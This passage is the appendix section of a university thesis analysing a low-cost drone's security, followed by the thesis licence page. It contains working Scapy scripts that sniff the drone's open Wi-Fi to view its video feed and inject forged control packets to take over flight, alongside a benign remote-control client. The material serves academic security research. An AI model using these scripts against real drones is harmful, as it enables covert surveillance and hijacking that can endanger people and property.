The script requires the capture file path as command-line input. Packets are read from the capture file to combine them into individual JPEG files. The script saves all files onto the disk for later processing.

```
from scapy.all import *
from scapy.layers.inet import IP, TCP, UDP
from scapy.packet import Raw
import sys

HEADER_LEN = 8
FOOTER_LEN = 5
JPG_HEADER = b'\xff\xd8'
JPG_FOOTER = b'\xff\xd9'

pcap_file = sys.argv[1]
packets = rdpcap(pcap_file)

images = []

udp_packets = b""
last_id = None
last_ip_id = None

for packet in packets:
         if    packet.haslayer(UDP)    and    packet.haslayer(Raw)    and
packet[UDP].sport == 8080:
        payload = packet[Raw].load
        id = payload[0]

        if packet[IP].id == last_ip_id:
            continue

        if last_id is not None and id != last_id:
              if udp_packets.startswith(JPG_HEADER) and udp_packets[:-
FOOTER_LEN].endswith(JPG_FOOTER):
                  images.append(udp_packets[:-FOOTER_LEN])
            udp_packets = payload[HEADER_LEN:]
            last_id = id
            last_ip_id = packet[IP].id
            continue

        udp_packets += payload[8:]
        last_id = id
        last_ip_id = packet[IP].id

print(len(images), "images found")
```

```
for (i, image) in enumerate(images):
    if len(image) < 8:
        continue
    with open(f"output{str(i).zfill(3)}.jpg", "wb") as f:
        f.write(image)
```

# APPENDIX B

## Script to Live Stream Drone Video Feed

Script uses Scapy library to sniff packets from open Wi-Fi and combines the data to JPEG files, similar to the script doing it from the capture file. Combined JPEG files are shown to the user using the OpenCV library. The script requires root privileges to run.

```
from scapy.all import *
import cv2
import numpy as np
import sys

HEADER_LEN = 8
FOOTER_LEN = 5
ID_BYTE = 0

iface = sys.argv[1]
target_mac = sys.argv[2]

data = b""
last_ip_id = None
id = None

# OpenCV window name
cv_window_name = "Live Video Stream"

def display_image(image_data, frame_id):
    try:
        nparr = np.frombuffer(image_data, np.uint8)
        img = cv2.imdecode(nparr, cv2.IMREAD_COLOR)

        if img is not None:
            # Add frame ID text to the image
            cv2.putText(img, f"Frame: {frame_id}", (10, 30),
                        cv2.FONT_HERSHEY_SIMPLEX, 1, (0, 255, 0), 2)

            cv2.imshow(cv_window_name, img)
            key = cv2.waitKey(1) & 0xFF
            if key == ord('q'):
                print("User requested quit...")
                raise KeyboardInterrupt
            print(f"Displayed frame {frame_id}")
        else:
            print(f"Failed to decode frame {frame_id}")
    except Exception as e:
        print(f"Error displaying frame {frame_id}: {e}")

def packet_handler(pkt):
    global data
```

```
    global last_ip_id
    global id

    if pkt.haslayer(Raw):
        if (
            pkt.haslayer(IP) and
            pkt[IP].src == "192.168.4.153" and
            pkt.haslayer(UDP) and
            pkt[UDP].sport == 8080
        ):
            ip_id = pkt[IP].id
            c_data = pkt[Raw].load
            c_id = c_data[ID_BYTE]

            if ip_id == last_ip_id:
                last_ip_id = ip_id
                return

            if c_id != id:
                if data:  # Only save and display if we have data
                    with open(f"frame_{c_id}.jpg", "wb") as f:
                        f.write(data)

                    # Display the image using OpenCV
                    display_image(data, id)

                data = b""

            id = c_id
            data += c_data[HEADER_LEN:]
            last_ip_id = ip_id

# Initialize OpenCV window
cv2.namedWindow(cv_window_name, cv2.WINDOW_AUTOSIZE)
print("Starting packet capture... Press 'q' in the OpenCV window to
quit.")

try:
    sniff(iface=iface, prn=packet_handler, store=0)
except KeyboardInterrupt:
    print("\nStopping packet capture...")
finally:
    # Clean up OpenCV windows
    cv2.destroyAllWindows()
    print("Cleanup complete.")
```

# APPENDIX C

## Script to Inject Malicious Commands

This script reads input from the Sony DualShock 4 controller and crafts malicious commands from it. Those commands are injected into the network with the destination address of the drone.

```
from scapy.all import *
from scapy.layers.dot11 import Dot11, RadioTap
from scapy.layers.inet import IP, UDP
from scapy.packet import Raw
from evdev import InputDevice, categorize, ecodes, list_devices
import sys

HEADER = b"\x66"
FOOTER = b"\x99"

pcap_file = sys.argv[1]

def xor_checksum(data):
    checksum = 0
    for byte in data:
        checksum ^= byte
    return checksum

def get_controller():
    devices = [InputDevice(path) for path in list_devices()]
    for device in devices:
        if 'Wireless Controller' in device.name:
            return InputDevice(device.path)
    return None

if len(sys.argv) < 2:
        print("Usage: python malicious_commands.py <pcap_file>")
        sys.exit(1)

controller = get_controller()
if not controller:
    print("No wireless controller found!")
    print("Available devices:")
    devices = [InputDevice(path) for path in list_devices()]
    for device in devices:
        print(f"  - {device.name}")
    sys.exit(1)

packet = rdpcap(pcap_file)[0]
print(f"Loaded packet from {pcap_file}")
print(f"Packet layers: {packet.summary()}")
```

```
# Move these outside the loop for efficiency
mapper = {'ABS_RX': 0, 'ABS_RY': 1, 'ABS_X': 3, 'ABS_Y': 2}
command = [0x80, 0x80, 0x80, 0x80, 0x00]

print(f"Listening for controller input on {controller.name}...")
print("Move the analog sticks to send packets...")

try:
    for event in controller.read_loop():
        if event.type == ecodes.EV_ABS:
            abs_event = categorize(event)
            axis_name = ecodes.ABS[abs_event.event.code]

            if axis_name in mapper:
                command[mapper[axis_name]] = abs_event.event.value

                inverted_output = command.copy()
                                inverted_output[mapper['ABS_Y']]   =   255   -
command[mapper['ABS_Y']]
                               inverted_output[mapper['ABS_RY']]   =   255   -
command[mapper['ABS_RY']]

                checksum = xor_checksum(inverted_output)

                    command_bytes  =  HEADER  +  bytes(inverted_output)  +
bytes([checksum]) + FOOTER

                                    print(f"Axis:   {axis_name},   Command:
{command_bytes.hex()}")

                # Fix the variable name typo
                modified = packet.copy()
                modified[Raw].load = command_bytes

                # Remove checksums so they get recalculated
                if IP in modified:
                    del modified[IP].len
                    del modified[IP].chksum
                if UDP in modified:
                    del modified[UDP].len
                    del modified[UDP].chksum

                # Reconstruct with RadioTap header
                final_packet = RadioTap()/modified[Dot11:]

                sendp(final_packet, iface="wlan1mon", verbose=0)
except KeyboardInterrupt:
    print("Exiting...")
finally:
    if controller:
        controller.close()
```

# APPENDIX D

## Remote Control Code

Code to control the drone using a controller connected to the computer. For the development and testing of this code Sony DualShock 4 controller was used. Before running the code, the computer must be connected to the Wi-Fi network created by the drone. Even though the checksum is not checked by the drone, it is still calculated and sent to make the output correct.

```
import socket
import evdev
from evdev import InputDevice, categorize, ecodes, list_devices

destination_ip = '192.168.4.153'

VIDEO_PORT = 8080
COMMAND_PORT = 8090

START_COMMAND = b"\x42\x76"
END_COMMAND = b"\x42\x77"

DEFAULT_COMMAND = b"\x66\x80\x80\x80\x80\x00\x00\x99"

video_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
command_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

video_sock.sendto(START_COMMAND, (destination_ip, VIDEO_PORT))
command_sock.sendto(DEFAULT_COMMAND, (destination_ip, COMMAND_PORT))

def xor_checksum(data):
    checksum = 0
    for byte in data:
        checksum ^= byte
    return checksum

def get_controller():
    devices = [InputDevice(path) for path in list_devices()]
    for device in devices:
        if 'Wireless Controller' in device.name:
            return InputDevice(device.path)
    return None

controller = get_controller()

print(f"Listening on {controller.path} - {controller.name}")

mapper = {'ABS_RX': 0, 'ABS_RY': 1, 'ABS_X': 3, 'ABS_Y': 2}

HEADER = b"\x66"
```

```
FOOTER = b"\x99"

command = [0x80, 0x80, 0x80, 0x80, 0x00]

try :
    for event in controller.read_loop():
        if event.type == ecodes.EV_ABS:
            abs_event = categorize(event)
            axis_name = ecodes.ABS[abs_event.event.code]

            if axis_name in mapper:
                command[mapper[axis_name]] = abs_event.event.value

                inverted_output = command.copy()
                            inverted_output[mapper['ABS_Y']]   =   255   -
command[mapper['ABS_Y']]
                           inverted_output[mapper['ABS_RY']]   =   255   -
command[mapper['ABS_RY']]

                checksum = xor_checksum(inverted_output)

                    command_bytes  =  HEADER  +  bytes(inverted_output)  +
bytes([checksum]) + FOOTER

                print(command_bytes.hex())
                    command_sock.sendto(command_bytes,  (destination_ip,
COMMAND_PORT))
except KeyboardInterrupt:
    print("Exiting...")
finally:
    video_sock.sendto(END_COMMAND, (destination_ip, VIDEO_PORT))
    command_sock.close()
    video_sock.close()
    controller.close()
    print("Sockets closed. Exiting.")
```

# License

Non-exclusive licence to reproduce the thesis and make the thesis public.

I, Karl Reinkubjas,

1. grant the University of Tartu a free permit (non-exclusive licence) to reproduce, for the purpose of preservation, including for adding to the digital archives of the University of Tartu, until the expiry of the term of copyright, my thesis

   **Security Analysis of a Low-Cost Drone**

   supervised by Arnis Paršovs, PhD;
2. grant the University of Tartu a permit to make the thesis specified in point 1 available to the public via the web environment of the University of Tartu, including via the digital archives, under the Creative Commons licence CC BY NC ND 4.0, which allows, by giving appropriate credit to the author, to reproduce, distribute the work and communicate it to the public, and prohibits the creation of derivative works and any commercial use of the work until the expiry of the term of copyright;
3. am aware of the fact that the author retains the rights specified in points 1 and 2;
4. confirm that granting the non-exclusive licence does not infringe other persons' intellectual property rights or rights arising from the personal data protection legislation.

Karl Reinkubjas

11.08.2025